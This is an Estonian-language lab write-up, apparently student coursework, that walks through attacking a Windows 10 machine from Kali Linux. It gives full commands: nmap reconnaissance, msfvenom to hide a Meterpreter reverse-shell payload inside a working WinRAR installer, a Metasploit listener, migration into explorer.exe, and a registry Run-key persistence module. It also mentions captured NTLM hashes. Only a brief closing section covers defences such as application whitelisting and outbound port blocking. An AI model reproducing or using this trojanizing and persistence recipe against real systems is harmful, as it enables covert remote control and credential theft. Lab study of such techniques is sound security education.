

1. Labori ettevalmistus ja võrgu kontroll

Eesmärk: Tagada, et ründaja masin (Kali Linux) ja ohvri masin (Windows 10) asuvad samas virtuaalses võrgus ja saavad omavahel suhelda.

- **Käsk Kali Linuxis:** `ip a`
 - **Selgitus:** Kuvab kõik Kali Linuxi võrguliidesed ja neile määratud IP-aadressid. Jäta oma Kali IP-aadress meelde (nt `192.168.1.205`).
- **Käsk Windows 10-s:** `ipconfig`
 - **Selgitus:** Kuvab Windowsi masina IP-aadressi.
- **Käsk Kali Linuxis:** `ping <Windowsi_IP_aadress>`
 - **Selgitus:** Saadab testpakette Windowsi masinale kontrollimaks, kas võrguühendus toimib. NB! Windowsi tulemüür võib vaikinisi ICMP (ping) paketid blokeerida.

2. Süsteemi luure ja skaneerimine

Eesmärk: Uurida ohvri masinat distantsilt, et leida nõrkusi, avatud porte või teenuseid.

- **Käsk:** `nmap -sV -O <Windowsi_IP_aadress>`
- **Selgitus:**
 - `nmap` on võrguskanner.
 - `-sV` püüab tuvastada avatud portidel töötavate teenuste täpseid versioone.
 - `-O` püüab tuvastada ohvri operatsioonisüsteemi.
- **Järeldus:** Kui nmap näitab, et pordid on "filtered", blokeerib Windows Defenderi tulemüür sissetulevad ühendused. Otserünnak (näiteks serveri haavatavuse kaudu) pole võimalik. Vaja on rünnakut, mille ohver ise käivitab.

3. Ründefaili loomine ja "mürgitamine" (Trojanizing)

Eesmärk: Peita ründekood (Payload) legaalse programmi (nt WinRAR paigaldusfail) sisse. See tagab, et ohver arvab käivitavat turvalist programmi.

- **Eeltingimus:** Laadisin Kali Linuxisse alla puhas ja ametlik fail, mida soovisin mürgitada (näiteks `winrar.exe`).
- **Käsk:** `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<Sinu_Kali_IP> LPORT=4444 -x winrar.exe -k -f exe -o WinRAR_Setup_Free.exe`
- **Käsu parameetrite lahtiseletus:**

Parameeter	Tähendus
<code>msfvenom</code>	Tööriist pahavara ja ründekoodide genereerimiseks.

-p windows/x64/meterpreter/reverse_tcp	Ründekoodi tüüp. Loob pöördühenduse ohvri arvutist ründaja arvutisse. See aitab tulemüürist mööda minna, sest ühendust alustab ohver seestpoolt väljapoole.
LHOST=<Sinu_Kali_IP>	Ründaja (Kali) IP-aadress, kuhu ohver peab tagasi ühenduma.
LPORT=4444	Port Kali Linuxis, mis hakkab ühendust ootama.
-x winrar.exe	Määrab legaalse faili (Template), mille sisse viirus süstitakse.
-k	(Keep) Ülioluline lipp! Tagab, et algne programm töötab ohvri arvutis täpselt nii, nagu peab, varjates samal ajal taustal käivituvat ründekoodi.
-f exe	Väljundfaili formaat (Windowsi täitefail).
-o WinRAR_Setup_Free.exe	Salvestab lõpptulemuse uue failina. See on fail, mille pead ohvrini toimetama.

4. Kuulaja (Listener) seadistamine ründaja arvutis

Eesmärk: Panna Kali Linux ootama ja vastu võtma ühendust, mille "mürgitatud" WinRAR ohvri arvutist algatab.

Käivitan Kali terminalis kordamööda järgmised käsud:

1. **msfconsole**
 - o **Selgitus:** Käivitab Metasploit Frameworki konsooli.
2. **use exploit/multi/handler**
 - o **Selgitus:** Valib universaalse mooduli sissetulevate ühenduste haldamiseks ja kuulamiseks.
3. **set payload windows/x64/meterpreter/reverse_tcp**
 - o **Selgitus:** Ütleb kuulajale, millist tüüpi ründekoodi oodata. See peab olema täpselt sama, mis 3. sammus msfvenomiga genereeritud.
4. **set LHOST <Sinu_Kali_IP>**
 - o **Selgitus:** Määrab IP-aadressi, mida kuulatakse.

5. `set LPORT 4444`
 - **Selgitus:** Määrab pordi, mida kuulatakse (sama, mis msfvenomi käsus).
6. `run`
 - **Selgitus:** Käivitab kuulaja. Kali ootab nüüd ohvrit.

5. Süsteemis tegutsemine ja varjumine (Post-Exploitation)

Eesmärk: Kui ohver käivitab mürgitatud faili ja ekraanile ilmub "Meterpreter session 1 opened", saad süsteemi kontrollida. Esimene samm on oma asukoha varjamine.

Käivita Meterpreteris järgmised käsud:

- `sysinfo`
 - **Selgitus:** Kuvab lühikese info süsteemi kohta (arvuti nimi, arhitektuur, operatsioonisüsteem).
- `getuid`
 - **Selgitus:** Näitab, millise kasutaja õigustes sa praegu arvutis toimetad.
- `ps`
 - **Selgitus:** Kuvab nimekirja kõikidest Windowsis töötavatest protsessidest. Otsi nimekirjast ohutu protsess, näiteks `explorer.exe` ja jäta meelde selle PID (Process ID) number.
- `migrate <PID_number>`
 - **Selgitus:** Viib (süstib) sinu ründekoodi algsest WinRAR failist otse `explorer.exe` protsessi mällu. See tagab, et isegi kui ohver WinRAR-i paigaldamise lõpetab ja akna sulgeb, jääb sinu ühendus aktiivseks, sest sa "elad" nüüd Windowsi töölaua tuumikprotsessis.

6. Püsiva juurdepääsu loomine (Persistence)


Eesmärk: Tagada, et sinu pöördühendus käivituks automaatselt uuesti, isegi kui ohver teeb arvutile restardi (kuna restart tühjendab RAM-i ja `explorer.exe` peatub).

1. Aktiivses Meterpreter sessioonis kirjutati `background` ja vajutati Enter.
 - **Selgitus:** Viib aktiivse sessiooni taustale, et saaksid kasutada uusi Metasploiti mooduleid.
2. `use exploit/windows/local/persistence`
 - **Selgitus:** Valib püsiva juurdepääsu loomise skripti.
3. `set SESSION 1`
 - **Selgitus:** Seob selle mooduli sinu esimese, varem loodud ohvri sessiooniga.
4. `run`
 - **Selgitus:** Käivitab protsessi.


Mida see moodul Windowsis teeb?

- Genereerib pahaloomulise `.vbs` skripti ja peidab selle ohvri `AppData\Local\Temp` kausta.
- Lisab Windowsi registrisse uue automaatkäivituse kande teekonnale:
`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`.

- Nüüd, iga kord kui ohver arvuti sisse lülitab ja sisse logib, loeb Windows registrit ja käivitab sinu peidetud skripti automaatselt taustal uuesti.



(ohveri töölaupilt)



(ohveri NTLM hash paroolid)

7. Kuidas sellist rünnakut ära hoida (Sysadmini vaade)

Eesmärk: IT-administraatorina kaitsta süsteeme selliste meetodite eest.

- **Tarkvara valge nimekiri (Application Whitelisting):** Ettevõtte arvutites peaks olema keelatud suvaliste **.exe** failide käivitamine kasutaja allalaadimiste (Downloads) kaustast. Süsteem peaks lubama käivitada ainult digiallkirjastatud ja IT-osakonna poolt heaks kiidetud tarkvara.
- **Võrgu ja liikluse monitooring:** Tulemüüris tuleks keelata otseühendused tööjaamadest haruldasematele portidele (nagu antud näites 4444) või blokeerida tundmatud väljaminevad (outbound) ühendused, mis üritavad suhelda väliste IP-aadressidega ilma DNS-päringuta.